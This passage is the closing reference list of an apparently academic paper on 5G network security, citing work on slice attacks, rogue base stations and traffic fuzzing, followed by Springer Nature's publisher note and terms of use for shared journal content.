9. V. N. Sathi, S.R.C. Murthy, Distributed slice mobility attack: a novel targeted attack against network slices of 5G networks. *IEEE Networking Lett.* (2021)

10. L. Yala, S. Cherrared, G. Panek, S. Imadali, A. Bousselmi, 5G Experimentation Framework: Architecture Specifications, Design and Deployment, In 2020 23rd Conference on Innovation in Clouds, Internet and Networks and Workshops (ICIN) (2020)
11. M. Saedi, A. Moore, P. Perry, M. Shojafar, H. Ullah, J. Synnott, R. Brown, I. Herwono, Generation of realistic signal strength measurements for a 5G Rogue Base Station attack scenario. In 2020 IEEE Conference on Communications and Network Security (CNS) (2020)
12. Z. Salazar, H.N. Nguyen, W. Mallouli, A.R. Cavalli, E. Montes de Oca, 5Greplay: a 5G Network Traffic Fuzzer - Application to Attack Injection. In Proceedings of the 16th International Conference on Availability, Reliability and Security, Vienna, Austria (2021)
13. A. Herzberg, H. Shulman, Stealth-MITM DoS Attacks on Secure Channels (2009)
14. M. Jakobsson, . S. Wetzel, B. Yener, Stealth attacks on ad-hoc wireless networks. In 2003 IEEE 58th Vehicular Technology Conference. VTC 2003-Fall (IEEE Cat. No.03CH37484) (2003)
15. Positive Technologies, 5G Standalone core security research
16. B. Dzogovic, B. Santos, V.T. Do, B. Feng, N. Jacot, T. Van Do, Connecting Remote eNodeB with Containerized 5G C-RANs in OpenStack Cloud. In 2019 6th IEEE International Conference on Cyber Security and Cloud Computing (CSCloud)/ 2019 5th IEEE International Conference on Edge Computing and Scalable Cloud (EdgeCom) (2019)
17. "Open5gs - open5gs-dbctl cript," [Online]. Available: <https://github.com/open5gs/open5gs/blob/main/misc/db/open5gs-dbctl>

Publisher's Note

Springer Nature remains neutral with regard to jurisdictional claims in published maps and institutional affiliations.

Terms and Conditions

Springer Nature journal content, brought to you courtesy of Springer Nature Customer Service Center GmbH (“Springer Nature”).

Springer Nature supports a reasonable amount of sharing of research papers by authors, subscribers and authorised users (“Users”), for small-scale personal, non-commercial use provided that all copyright, trade and service marks and other proprietary notices are maintained. By accessing, sharing, receiving or otherwise using the Springer Nature journal content you agree to these terms of use (“Terms”). For these purposes, Springer Nature considers academic use (by researchers and students) to be non-commercial.

These Terms are supplementary and will apply in addition to any applicable website terms and conditions, a relevant site licence or a personal subscription. These Terms will prevail over any conflict or ambiguity with regards to the relevant terms, a site licence or a personal subscription (to the extent of the conflict or ambiguity only). For Creative Commons-licensed articles, the terms of the Creative Commons license used will apply.

We collect and use personal data to provide access to the Springer Nature journal content. We may also use these personal data internally within ResearchGate and Springer Nature and as agreed share it, in an anonymised way, for purposes of tracking, analysis and reporting. We will not otherwise disclose your personal data outside the ResearchGate or the Springer Nature group of companies unless we have your permission as detailed in the Privacy Policy.

While Users may use the Springer Nature journal content for small scale, personal non-commercial use, it is important to note that Users may not:

1. use such content for the purpose of providing other users with access on a regular or large scale basis or as a means to circumvent access control;
2. use such content where to do so would be considered a criminal or statutory offence in any jurisdiction, or gives rise to civil liability, or is otherwise unlawful;
3. falsely or misleadingly imply or suggest endorsement, approval, sponsorship, or association unless explicitly agreed to by Springer Nature in writing;
4. use bots or other automated methods to access the content or redirect messages
5. override any security feature or exclusionary protocol; or
6. share the content in order to create substitute for Springer Nature products or services or a systematic database of Springer Nature journal content.

In line with the restriction against commercial use, Springer Nature does not permit the creation of a product or service that creates revenue, royalties, rent or income from our content or its inclusion as part of a paid for service or for other commercial gain. Springer Nature journal content cannot be used for inter-library loans and librarians may not upload Springer Nature journal content on a large scale into their, or any other, institutional repository.

These terms of use are reviewed regularly and may be amended at any time. Springer Nature is not obligated to publish any information or content on this website and may remove it or features or functionality at our sole discretion, at any time with or without notice. Springer Nature may revoke this licence to you at any time and remove access to any copies of the Springer Nature journal content which have been saved.

To the fullest extent permitted by law, Springer Nature makes no warranties, representations or guarantees to Users, either express or implied with respect to the Springer nature journal content and all parties disclaim and waive any implied warranties or warranties imposed by law, including merchantability or fitness for any particular purpose.

Please note that these rights do not automatically extend to content, data or other material published by Springer Nature that may be licensed from third parties.

If you would like to use or distribute our Springer Nature journal content to a wider audience or on a regular basis or in any other manner not expressly permitted by these Terms, please contact Springer Nature at

onlineservice@springernature.com